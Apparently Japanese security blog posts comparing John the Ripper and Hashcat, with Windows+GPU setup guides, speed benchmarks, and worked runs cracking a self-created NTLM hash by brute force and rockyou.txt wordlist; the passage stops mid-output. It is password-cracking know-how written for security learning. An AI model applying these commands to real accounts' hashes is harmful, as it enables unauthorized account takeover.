長い間、パスワードクラッキングツールの代名詞として存在しており、特にLinux環境での使用に関する情報が多い印象がありました。
ソースコードのライセンスは、GNU General Public License2です。

Hashcat

Hashcatは、oclHashcatという名称で2015年にオープンソース化されました。 このときから、GPGPUベースのハッシュ解析をサポートしており、世界最速を謳っています3。

元々は、oclHashcatというGPGPUベースの解析に特化したツールと、HashcatというCPUベースの解析に特化したツール(現在もhashcat-legacyとしてリポジトリが残っています)に分かれていましたが、現在では統合されHashcatとして存在しています。

John the Ripperと比較すると後発ではあるものの、サポートするハッシュタイプが多い、解析速度が早い、などの印象がありました。

ソースコードのライセンスは、MITライセンス4です。

使用率アンケート?

「hashcat or john the ripper」などで検索してみると、以下のRedditの投稿がヒットします。

https://www.reddit.com/r/HowToHack/comments/r3b5xg/hashcat_or_john_the_ripper/

これは2021年11月に投稿された「HashcatかJohn the Ripperか?」というアンケートで、1,073票の投票があり、John the Ripperが48%、Hashcatが43%という結果になっています。

両ツールの投票数には思ったより差がないものの、若干John the Ripperの方が投票数が多く、昔から使用しているツールを気に入っている人が多いのかもしれません。

検証環境

本記事で検証に使用した端末のスペックと、各ツールのバージョンは以下のとおりです(記事執筆時点での最新版を使用しています)。

項目 内容
CPU AMD Ryzen 9 5900X 12-Core Processor
GPU NVIDIA GeForce RTX 3080
Memory 64GB
OS Windows 11(バージョン 22H2)
John the Ripper 1.9.0-jumbo-1 64-bit Windows binaries
Hashcat hashcat binaries v6.2.6

サポートする動作環境の比較

各ツールがサポートする動作環境や、各プロセッサで並列コンピューティングを行う際に使用するAPIは以下のとおりです。

比較項目 John the Ripper Hashcat
サポートするOS Linux、Unix、Windows、macOS、など Linux、Windows、macOS
サポートするプロセッサ CPU、GPU CPU、GPU、APU など、OpenCLランタイムに付属するすべてのもの
CPUによる並列コンピューティング OpenCL(OpenCLなしでも解析は可能) OpenCL
GPU(NVIDIA)による並列コンピューティング OpenCL CUDA

サポートする動作環境については、いずれも主要なOS(Linux、Windows、macOS)に対応しています。 また、GPGPUによるパスワードクラッキングといえばHashcatというイメージがありましたが、意外にもJohn the RipperもGPGPUによるパスワードクラッキングを2012年にサポート5していたようです。 これらのことから、動作環境や扱えるプロセッサという観点では大きな差がないことが分かります。

なお、GPGPUによる並列処理を行う際のAPIには明確が違いがあり、John the RipperはOpenCLを使用しますが、HashcatはCUDAを使用します。

サポートするハッシュタイプの比較

John the Ripperがサポートするハッシュタイプは、以下のコマンドで確認可能です。

C:\path\to\john-1.9.0-jumbo-1-win64\run> john.exe --list=formats
descrypt, bsdicrypt, md5crypt, md5crypt-long, bcrypt, scrypt, LM, AFS,
tripcode, AndroidBackup, adxcrypt, agilekeychain, aix-ssha1, aix-ssha256,
aix-ssha512, andOTP, ansible, argon2, as400-des, as400-ssha1, asa-md5,
AxCrypt, AzureAD, BestCrypt, bfegg, Bitcoin, BitLocker, bitshares, Bitwarden,
BKS, Blackberry-ES10, WoWSRP, Blockchain, chap, Clipperz, cloudkeychain,
[..snip..]

サポートするハッシュタイプの数を数えてみると全部で351種類ありました。 しかし、John the Ripperは同じハッシュタイプでもOpenCLの使用有無によって指定する文字列が異なります。 例えば、OpenCLを使用せずにNTLMハッシュを解析する場合、ハッシュタイプには「NT」を指定しますが、OpenCLを使用する場合は「NT-opencl」を指定するといった感じです。

一部例外はありますが、ハッシュタイプに「-opencl」と付与されているもののほとんどは重複しているため数から除外すると、John the Ripperがサポートするハッシュタイプの数は263種類となります。

ただし、ここで注意すべき点があります。 John the Ripperを用いてOpenCLによる解析を行う場合、上記の通りハッシュタイプは末尾に「-opencl」が付与されたものを指定する必要があります。 つまり、解析したい対象のハッシュタイプに「-opencl」が付与されたものがなければ、John the RipperはそのハッシュタイプについてOpenCLを用いた解析をサポートしていないということになります。

John the Ripperによる解析でOpenCLを使用しない場合は、一般的なペネトレーションテストで使用するほとんどのハッシュタイプがサポートされています。 しかし、GPUを用いた高速な解析処理を行おうとすると、比較的よく対象となるハッシュタイプであってもサポートされていない可能性があります。

私が眺めてみた限りでは、PKZIPやkrb5tgsなどのハッシュタイプについてOpenCLによる解析がサポートされていませんでした。

これに対して、Hashcatがサポートするハッシュタイプは以下のコマンドで確認可能です。

C:\path\to\hashcat-6.2.6> hashcat.exe --help
hashcat (v6.2.6) starting in help mode

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

[..snip..]

- [ Hash modes ] -

      # | Name                                                       | Category
  ======+============================================================+======================================
    900 | MD4                                                        | Raw Hash
      0 | MD5                                                        | Raw Hash
    100 | SHA1                                                       | Raw Hash
   1300 | SHA2-224                                                   | Raw Hash
   1400 | SHA2-256                                                   | Raw Hash
  10800 | SHA2-384                                                   | Raw Hash
   1700 | SHA2-512                                                   | Raw Hash
  17300 | SHA3-224                                                   | Raw Hash
  17400 | SHA3-256                                                   | Raw Hash
[..snip..]

こちらも数を数えてみたところ、サポートするハッシュタイプは全部で473種類でした。 John the Ripperとは異なり、Hashcatはこれらのハッシュタイプすべてにおいて、GPGPUによる解析が可能です。

GPGPUによる解析をサポートしているハッシュタイプの数はHashcatの方がかなり多いですが、John the RipperがサポートしているすべてのハッシュタイプをHashcatもサポートしているというわけではありません。 そのため、解析対象のハッシュタイプが片方のツールでのみサポートされている場合は、必然的にそちらのツールを選択することになりそうです。

各ツールのアタックモードについて

John the Ripperがサポートするアタックモードには、Wordlist mode、Single crack mode、Incremental mode、External modeなどがあります。各アタックモードの詳細は省きますが、辞書リストベースの攻撃や総当たり攻撃など一通り可能です。

一方で、Hashcatは、Straight mode、Combination mode、Brute-force mode、Hybrid mode、Association modeなどがあります。こちらも、John the Ripperと同様に辞書リストベースの攻撃や総当たり攻撃など一通り可能です。

いずれのツールも解析時のルールを細かく定義することが可能であり、使用感にも大きな差はありませんが、John the RipperにはJumboという独自のカスタムルールがあります。 これは辞書リストベースのパスワードクラッキングを行う際に、辞書リストに載っているパスワード候補をそのまま突合するだけでなく、パスワードの大文字小文字の組み合わせを変更したり、末尾に数字や記号を付与したりしてくれます。 これによって、辞書リストに載っている単語を少し変更しただけの平文パスワードを特定できる可能性が期待できるため、この機能が非常に便利だと感じました。

これらのことから、解析対象のハッシュタイプを両ツールがサポートしている場合、辞書リストベースの解析はJohn the Ripperを用い、細かなルールを定義した後の総当り攻撃(マスク攻撃)はHashcatを用いるなどの工夫をすることで、効率的かつ高速なパスワードクラッキングができそうです。

解析速度の比較

最後に、ペネトレーションテストで比較的よく解析対象となるハッシュタイプについて、John the RipperとHashcatで解析速度を比較してみました。

比較の条件は以下のとおりです。

  • 比較するハッシュタイプは、NTLM、krb5tgs、sha512cryptの3つ
  • 解析対象のパスワードは、ランダム文字列20文字(今回のルールでは解析不可)
  • 辞書リスト攻撃で使用する辞書ファイルは「rockyou.txt」(Jumboなどのカスタムルールは未適用)
  • 総当り攻撃のルールは、長さが8文字、文字種が小文字+数字

なお、解析終了まで30分以上かかる組み合わせについては、時間の都合上解析終了まで実施せず、ツールが表示する終了予想時間を記載しています。 そのため、実際の解析時間とは大きく異る可能性がある点、ご了承ください。

比較項目 John the Ripper Hashcat
NTLM(辞書リスト) Instant Instant
NTLM(総当り) 1min24secs 43secs
krb5tgs(辞書リスト) Instant(GPU非対応) Instant
krb5tgs(総当り) 2days5hrs(GPU非対応) 46mins
sha512crypt(辞書リスト) 1min31secs 58secs
sha512crypt(総当り) 198days5hrs 107days2hrs

krb5tgsについては、John the RipperはOpenCLに対応していないためCPUによる解析を行っているのに対して、HashcatではGPUによる解析を行っているため、解析時間に大きく差があります。 それ意外の項目については、いずれもGPUによる解析を行っているものの、Hashcatの方が全体的に高速であることを確認できます。

これらのことからも、解析対象のハッシュタイプを両ツールがサポートしている場合における総当り攻撃については、基本的にHashcatで行う方が効率が良さそうです。

おわりに

各ツールの使い分け方に関する全体のまとめとしては、冒頭の忙しい人向けのまとめに記載しているとおりです。

両ツールとも得意不得意があるため、適材適所で組み合わせることによって、効率的かつ高速なパスワードクラッキングを行うことができます。

個人で用意できる検証環境に限界があり、今回は単体のGPUによる検証を行いましたが、HashcatはマルチGPU環境における解析も強みです。 速度比較で検証したハッシュタイプも3種類、2ルールと少なく、その他にも比較しきれていない部分は多々ありますが、セキュリティ学習などの参考になれば幸いです。

参考文献

HashcatをWindows+GPU環境で使う方法

John the RipperとHashcatについて、オフラインパスワードクラッキングの性能比較を行うため、Windows+GPU環境でHashcatを使えるようにしました。

※注意
本記事の内容は犯罪行為を助長するものではありません。サイバー空間の安心・安全な環境を確保する目的にのみ利用し、絶対に悪用しないでください。

端末の環境

今回Hashcatをインストールする環境は以下のとおりです。

項目 内容
CPU AMD Ryzen 9 5900X 12-Core Processor
GPU NVIDIA GeForce RTX 3080
Memory 64GB
OS Windows 11(バージョン 22H2)

Hashcatのインストール

Hashcatのインストール手順は以下のとおりです。

  1. NVIDIA Driverのインストール
  2. CUDA Toolkitのインストール
  3. OpenCL Runtime for Intelのインストール1
  4. Hashcatのダウンロード

Hashcatの動作に必要なソフトウェアのインストール

Hashcatの公式サイト2によると、インストール要件として以下のような記載があります。

  • AMD GPUs on Linux require "AMDGPU" (21.50 or later) and "ROCm" (5.0 or later)
  • AMD GPUs on Windows require "AMD Adrenalin Edition" (Adrenalin 22.5.1 exactly)
  • Intel CPUs require "OpenCL Runtime for Intel Core and Intel Xeon Processors" (16.1.1 or later)
  • NVIDIA GPUs require "NVIDIA Driver" (440.64 or later) and "CUDA Toolkit" (9.0 or later)

今回はAMD CPU+NVIDIA GPUの組み合わせで使用したいのですが、AMD CPUに関する要件の記載がないためForums3を確認してみると、AMD CPUも「OpenCL Runtime for Intel」が必要であることがわかります。

そのため、今回はHashcatの要件として以下の3つをインストールする必要があります。

  • NVIDIA Driver(440.64 or later)
  • CUDA Toolkit(9.0 or later)
  • OpenCL Runtime for Intel(16.1.1 or later)

まずは、NVIDIAの公式サイトから端末の環境に合致する最新のドライバをダウンロードします。ダウンロードタイプはGame Ready ドライバー(GRD)で問題ありません。

ダウンロードしたファイルを実行し、案内に従ってインストールを行います。

次に、CUDA Toolkitの公式サイトから最新のインストーラをダウンロードし、案内に従ってインストールします。なお、CUDA Toolkitの要件にVisual Studioがありますが、Hashcatによるパスワードクラッキングを行うだけであれば、Visual Studioをインストールする必要はありません。


最後に、Intelの公式サイトから最新のWindows用OpenCL Runtimeのインストーラをダウンロードし、案内に従ってインストールします。

Hashcatのダウンロード

Hashcatの公式サイトから最新版のバイナリ(記事執筆時点の最新はhashcat binaries v6.2.6)をダウンロードし、任意のフォルダに解凍します。

Hashcatの動作確認

各プロセッサが認識されているか確認

HashcatがCPU、GPUを認識しているか確認します。

C:\path\to\hashcat-6.2.6> hashcat.exe -I
hashcat (v6.2.6) starting in backend information mode

CUDA Info:
==========

CUDA.Version.: 11.6

Backend Device ID #1 (Alias: #2)
  Name...........: NVIDIA GeForce RTX 3080
  Processor(s)...: 68
  Clock..........: 1740
  Memory.Total...: 10239 MB
  Memory.Free....: 9106 MB
  Local.Memory...: 99 KB
  PCI.Addr.BDFe..: 0000:07:00.0

OpenCL Info:
============

OpenCL Platform ID #1
  Vendor..: NVIDIA Corporation
  Name....: NVIDIA CUDA
  Version.: OpenCL 3.0 CUDA 11.6.127

  Backend Device ID #2 (Alias: #1)
    Type...........: GPU
    Vendor.ID......: 32
    Vendor.........: NVIDIA Corporation
    Name...........: NVIDIA GeForce RTX 3080
    Version........: OpenCL 3.0 CUDA
    Processor(s)...: 68
    Clock..........: 1740
    Memory.Total...: 10239 MB (limited to 2559 MB allocatable in one block)
    Memory.Free....: 9472 MB
    Local.Memory...: 48 KB
    OpenCL.Version.: OpenCL C 1.2
    Driver.Version.: 512.15
    PCI.Addr.BDF...: 07:00.0

OpenCL Platform ID #2
  Vendor..: Intel(R) Corporation
  Name....: Intel(R) OpenCL
  Version.: OpenCL 3.0 WINDOWS

  Backend Device ID #3
    Type...........: CPU
    Vendor.ID......: 8
    Vendor.........: Intel(R) Corporation
    Name...........: AMD Ryzen 9 5900X 12-Core Processor
    Version........: OpenCL 3.0 (Build 0)
    Processor(s)...: 24
    Clock..........: 0
    Memory.Total...: 65463 MB (limited to 8182 MB allocatable in one block)
    Memory.Free....: 32699 MB
    Local.Memory...: 32 KB
    OpenCL.Version.: OpenCL C 3.0
    Driver.Version.: 2021.13.11.0.23_160000

OpenCL経由でCPUとGPUの情報、CUDA経由でGPUの情報がそれぞれ正しく表示されていることから、HashcatがCPU、GPUを認識していることを確認できます。

なお、OpenCL経由のGPUも認識されていますが、HashcatはGPUの計算処理にCUDAを使用するため、OpenCL経由のGPUは使用しません。

各プロセッサが認識されない場合のトラブルシューティング

上記のコマンドでHashcatが使用可能なプロセッサを表示させた際に、何も表示されずそのままプログラムが終了してしまうことがあります。

この場合、OpenCLOn12というドライバが原因である可能性があります。これはDirectX 12に対応したWindows端末上でOpenCLとOpenGLをサポートするためのドライバであり、主にOpenCLやOpenGLのハードウェアドライバが既定でインストールされていないARM CPUのWindowsで使用するものです。しかし、ARM CPUではない端末であっても端末購入時にインストールされていることがあるようです。

もしOpenCLOn12が原因の場合、Hashcatの出力には何も表示されませんが、Windowsのイベントログにエラーログが記録されます。

HashcatのForumsにて、OpenCLOn12について調べると同様の症状を報告するスレッド4を確認できます。

OpenCLOn12をアンインストールすることで解決できそうですが、アンインストール方法がいまいち分かりづらいためOpenCLOn12について詳しく調べます。すると、Microsoft Storeから「OpenCL™ and OpenGL® Compatibility Pack(OpenCL™ と OpenGL® の互換機能パック)」という名称で提供されている5ことがわかります。

Microsoft Storeから提供されているということなので、Windowsの設定からインストールされているアプリの一覧を開き、「OpenGL」などで検索するとアンインストールが可能です。

パスワードクラッキングの確認

実際にパスワードハッシュ値を用意し、平文パスワードの特定を試みます。以下のファイルは、WindowsのAdministratorアカウントに強度の低いパスワード「admin123」を設定し、パスワードハッシュ値(NTLM)をダンプしたものです。

C:\path\to\hashcat-6.2.6> type ntlm.hash
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f:::

GPUによるパスワードクラッキングの動作確認として、今回は8文字のパスワードの総当たり攻撃で解析します。対象とする文字種は、英小文字、英大文字、数字です。

オプション 説明
-m 解析対象のハッシュタイプを指定する(1000:NTLM、3000:LM、など)
-D 解析に使用するプロセッサを指定する(1:CPU、2:GPU)
-O カーネルの最適化を行う(有効にすると速度が上がるが、解析可能なパスワード長が27文字になる)
-a アタックモードの指定(0:辞書リスト、3:マスクによる総当り、など)
-1 1~4番までカスタム文字種を定義できる。今回は1番に数字、英小文字、英大文字を指定している。
C:\path\to\hashcat-6.2.6> hashcat.exe -m 1000 -D 2 -O -a 3 ntlm.hash -1 ?d?l?u ?1?1?1?1?1?1?1?1
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
CUDA API (CUDA 11.6)
====================
* Device #1: NVIDIA GeForce RTX 3080, 9106/10239 MB, 68MCU

OpenCL API (OpenCL 3.0 CUDA 11.6.127) - Platform #1 [NVIDIA Corporation]
========================================================================
* Device #2: NVIDIA GeForce RTX 3080, skipped

OpenCL API (OpenCL 3.0 WINDOWS) - Platform #2 [Intel(R) Corporation]
====================================================================
* Device #3: AMD Ryzen 9 5900X 12-Core Processor, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 27

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Precompute-Init
* Meet-In-The-Middle
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force
* Raw-Hash

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1474 MB

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

3008c87294511142799dca1191e69a0f:admin123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 3008c87294511142799dca1191e69a0f
Time.Started.....: Thu Dec 01 16:04:38 2022 (2 mins, 13 secs)
Time.Estimated...: Thu Dec 01 16:06:51 2022 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Mask.......: ?1?1?1?1?1?1?1?1 [8]
Guess.Charset....: -1 ?d?l?u, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 79202.7 MH/s (5.81ms) @ Accel:512 Loops:256 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10678059401216/218340105584896 (4.89%)
Rejected.........: 0/10678059401216 (0.00%)
Restore.Point....: 2776367104/56800235584 (4.89%)
Restore.Sub.#1...: Salt:0 Amplifier:2304-2560 Iteration:0-256
Candidate.Engine.: Device Generator
Candidates.#1....: dbIuLt13 -> ffYZh223
Hardware.Mon.#1..: Temp: 77c Fan: 75% Util: 97% Core:1837MHz Mem:9242MHz Bus:16

Started: Thu Dec 01 16:04:37 2022
Stopped: Thu Dec 01 16:06:53 2022

Administratorアカウントの平文パスワードが「admin123」であることを特定できています。

解析速度がGPUに劣るため、本環境では基本的に使用しませんが、念のためCPUでもパスワードクラッキングが可能か動作確認を行います。解析の条件(パスワード長、文字種)はGPUの動作確認時と同様です。なお、Hashcatは一度解析したパスワードハッシュ値を記録し、解析対象から除外してくれるため、ここでは同フォルダ内のhashcat.potfileファイルを削除しておく必要があります。

C:\path\to\hashcat-6.2.6> del hashcat.potfile
C:\path\to\hashcat-6.2.6> hashcat.exe -m 1000 -D 1 -O -a 3 ntlm.hash -1 ?d?l?u ?1?1?1?1?1?1?1?1
hashcat (v6.2.6) starting

CUDA API (CUDA 11.6)
====================
* Device #1: NVIDIA GeForce RTX 3080, skipped

OpenCL API (OpenCL 3.0 CUDA 11.6.127) - Platform #1 [NVIDIA Corporation]
========================================================================
* Device #2: NVIDIA GeForce RTX 3080, skipped

OpenCL API (OpenCL 3.0 WINDOWS) - Platform #2 [Intel(R) Corporation]
====================================================================
* Device #3: AMD Ryzen 9 5900X 12-Core Processor, 32699/65463 MB (8182 MB allocatable), 24MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 27

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Precompute-Init
* Meet-In-The-Middle
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force
* Raw-Hash

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 6 MB

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

3008c87294511142799dca1191e69a0f:admin123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 3008c87294511142799dca1191e69a0f
Time.Started.....: Thu Dec 01 16:41:10 2022 (43 mins, 8 secs)
Time.Estimated...: Thu Dec 01 17:24:18 2022 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Mask.......: ?1?1?1?1?1?1?1?1 [8]
Guess.Charset....: -1 ?d?l?u, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue......: 1/1 (100.00%)
Speed.#3.........:  4176.0 MH/s (5.40ms) @ Accel:1024 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10680114216960/218340105584896 (4.89%)
Rejected.........: 0/10680114216960 (0.00%)
Restore.Point....: 2778365952/56800235584 (4.89%)
Restore.Sub.#3...: Salt:0 Amplifier:2048-3072 Iteration:0-1024
Candidate.Engine.: Device Generator
Candidates.#3....: 1Xnuj123 -> zngIq123
Hardware.Mon.#3..: N/A

Started: Thu Dec 01 16:40:56 2022
Stopped: Thu Dec 01 17:24:18 2022

こちらの方法でも、Administratorアカウントの平文パスワードが「admin123」であることを特定できています。

これで、CPU、GPUそれぞれによるパスワードクラッキングが正常に動作していることを確認できました。なお、解析結果は以下のコマンドによって、後からでも確認可能です。

C:\path\to\hashcat-6.2.6> hashcat.exe -m 1000 --show --username ntlm.hash
Administrator:3008c87294511142799dca1191e69a0f:admin123

おわりに

Windows+GPU環境でHashcat使ったパスワードクラッキング環境を構築しました。

本記事の導入のとおり、次はHashcatとJohn the Ripperの性能比較を行う予定です。

参考文献

https://hashcat.net/wiki/


  1. CPUによるパスワードクラッキングを行う場合のみ必要です。Hashcatがサポートする解析方法は、基本的にGPUの方が早いため、GPUが使用できる環境であれば必須ではありません。↩
  2. https://hashcat.net/hashcat/↩
  3. https://hashcat.net/forum/thread-10069.html↩
  4. https://hashcat.net/forum/thread-10658.html↩
  5. https://devblogs.microsoft.com/directx/announcing-the-opencl-and-opengl-compatibility-pack-for-windows-10-on-arm/↩

John the RipperをWindows+GPU環境で使う方法

John the RipperとHashcatについて、オフラインパスワードクラッキングの性能比較を行うため、Windows+GPU環境でJohn the Ripperを使えるようにしました。

※注意
本記事の内容は犯罪行為を助長するものではありません。サイバー空間の安心・安全な環境を確保する目的にのみ利用し、絶対に悪用しないでください。

端末の環境

今回John the Ripperをインストールする環境は以下のとおりです。

項目 内容
CPU AMD Ryzen 9 5900X 12-Core Processor
GPU NVIDIA GeForce RTX 3080
Memory 64GB
OS Windows 11(バージョン 22H2)

John the Ripperのインストール

John the Ripperのインストール手順は以下のとおりです。

  1. John the Ripperのダウンロード
  2. ダウンロードしたファイルの解凍
  3. OpenCL.dllのコピー(John the RipperにGPUを認識させるために必要)

まずは、John the Ripperの公式サイトから最新版のバイナリ(記事執筆時点の最新は1.9.0-jumbo-1 64-bit Windows binaries)をダウンロードし、任意のフォルダに解凍します。

次にJohn the RipperにGPUを認識させるため、WindowsのOpenCL.dllをJohn the RipperのcygOpenCL-1.dllへ上書きコピーします。

C:\> copy "C:\path\to\john-1.9.0-jumbo-1-win64\run\cygOpenCL-1.dll" "C:\path\to\john-1.9.0-jumbo-1-win64\run\cygOpenCL-1.dll.bak"
C:\> copy /Y "C:\Windows\System32\OpenCL.dll" "C:\path\to\john-1.9.0-jumbo-1-win64\run\cygOpenCL-1.dll"

John the Ripperの動作確認

GPUが認識されているか確認

John the RipperがOpenCL経由で正しくGPUを認識しているか確認します。

C:\path\to\john-1.9.0-jumbo-1-win64\run> john.exe --list=opencl-devices
Platform #0 name: NVIDIA CUDA, version: OpenCL 3.0 CUDA 11.6.127
    Device #0 (1) name:     NVIDIA GeForce RTX 3080
    Device vendor:          NVIDIA Corporation
    Device type:            GPU (LE)
    Device version:         OpenCL 3.0 CUDA
    Driver version:         512.15 [recommended]
    Native vector widths:   char 1, short 1, int 1, long 1
    Preferred vector width: char 1, short 1, int 1, long 1
    Global Memory:          10239 MB
    Global Memory Cache:    1904 KB
    Local Memory:           48 KB (Local)
    Constant Buffer size:   64 KB
    Max memory alloc. size: 2559 MB
    Max clock (MHz):        1740
    Profiling timer res.:   1000 ns
    Max Work Group Size:    1024
    Parallel compute cores: 68
    CUDA cores:             4352  (68 x 64)
    Speed index:            7572480
    Warp size:              32
    Max. GPRs/work-group:   65536
    Compute capability:     8.6 (sm_86)
    Kernel exec. timeout:   yes
    PCI device topology:    07:00.0

Platform #1 name: Intel(R) OpenCL, version: OpenCL 3.0 WINDOWS
    Device #0 (2) name:     AMD Ryzen 9 5900X 12-Core Processor
    Device vendor:          Intel(R) Corporation
    Device type:            CPU (LE)
    Device version:         OpenCL 3.0 (Build 0)
    Driver version:         2021.13.11.0.23_160000
    Native vector widths:   char 32, short 16, int 8, long 4
    Preferred vector width: char 1, short 1, int 1, long 1
    Global Memory:          65463 MB
    Global Memory Cache:    512 KB
    Local Memory:           32 KB (Global)
    Constant Buffer size:   128 KB
    Max memory alloc. size: 16365 MB
    Profiling timer res.:   100 ns
    Max Work Group Size:    8192
    Parallel compute cores: 24
    Speed index:            0

GPUの情報が正しく表示されていることから、John the RipperがGPUを認識していることを確認できます。

ちなみに、OpenCLが正しく認識されていない場合、以下のように表示されます。

C:\path\to\john-1.9.0-jumbo-1-win64\run> john.exe --list=opencl-devices
Error: No OpenCL-capable platforms were detected by the installed OpenCL driver.
Error: No OpenCL-capable devices were detected by the installed OpenCL driver.

パスワードクラッキングの確認

実際にパスワードハッシュ値を用意し、平文パスワードの特定を試みます。以下のファイルは、WindowsのAdministratorアカウントに強度の低いパスワード「admin123」を設定し、パスワードハッシュ値(NTLM)をダンプしたものです。

C:\path\to\john-1.9.0-jumbo-1-win64\run> type ntlm.hash
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f:::

John the Ripperでは、辞書リストベースのパスワードクラッキングにはCPUを使用し、総当たりやマスクベースのパスワードクラッキングにはOpenCL経由のGPUを使用します。

まずは、CPUによるパスワードクラッキングの動作確認を行うために、用意したパスワードハッシュ値を辞書リスト攻撃で解析します。

オプション 説明
--format 解析対象のハッシュタイプを指定する。今回はNTLMなのでntを指定。
--fork 並列処理を行うため、解析するプロセス数を指定する。使用しているCPUが24スレッドであるため、24を指定。
--wordlist 用する辞書リストを指定する。今回はKali Linuxから持ってきたrockyou.txtを指定。
C:\path\to\john-1.9.0-jumbo-1-win64\run> john.exe --format=nt --fork=24 --wordlist=rockyou.txt ntlm.hash
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Node numbers 1-24 of 24 (fork)
admin123         (Administrator)
6 1g 0:00:00:00 DONE (2022-11-30 17:11) 166.6g/s 640000p/s 640000c/s 640000C/s teddy06..michelle77
2 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3622Kp/s 3622Kc/s 3622KC/s !Password..    no
3 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3735Kp/s 3735Kc/s 3735KC/s !SHITHEAD!..    maka
4 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3689Kp/s 3689Kc/s 3689KC/s !RaelynnB1..    jupanu
5 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3689Kp/s 3689Kc/s 3689KC/s !Pass098765..    ciocolatax
7 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3622Kp/s 3622Kc/s 3622KC/s !QAZxsw2#4..    1990
8 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3434Kp/s 3434Kc/s 3434KC/s !QA2ws3ed..    1111
9 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3666Kp/s 3666Kc/s 3666KC/s !SAZ!07..     pepe
10 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3712Kp/s 3712Kc/s 3712KC/s !PRIR!..     markinho
11 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3600Kp/s 3600Kc/s 3600KC/s !SAMMI!..     mara
12 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3515Kp/s 3515Kc/s 3515KC/s !SACL!ND!NHO..     54321
13 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3495Kp/s 3495Kc/s 3495KC/s !Ruby.Cherie.!..     123d
14 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3600Kp/s 3600Kc/s 3600KC/s !MYBABY!..      7
15 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3454Kp/s 3454Kc/s 3454KC/s !RAJTEK!810..       1234567
16 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3557Kp/s 3557Kc/s 3557KC/s !R8281c0..       1
17 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3536Kp/s 3536Kc/s 3536KC/s !PrincesS!702..
18 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3536Kp/s 3536Kc/s 3536KC/s !QAZ2wsxx..
19 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3644Kp/s 3644Kc/s 3644KC/s !Simone2006..
Press 'q' or Ctrl-C to abort, almost any other key for status
20 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3666Kp/s 3666Kc/s 3666KC/s !Qaz)Okm101..xCvBnM,
21 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3712Kp/s 3712Kc/s 3712KC/s !P9O4R4sche!.ie168
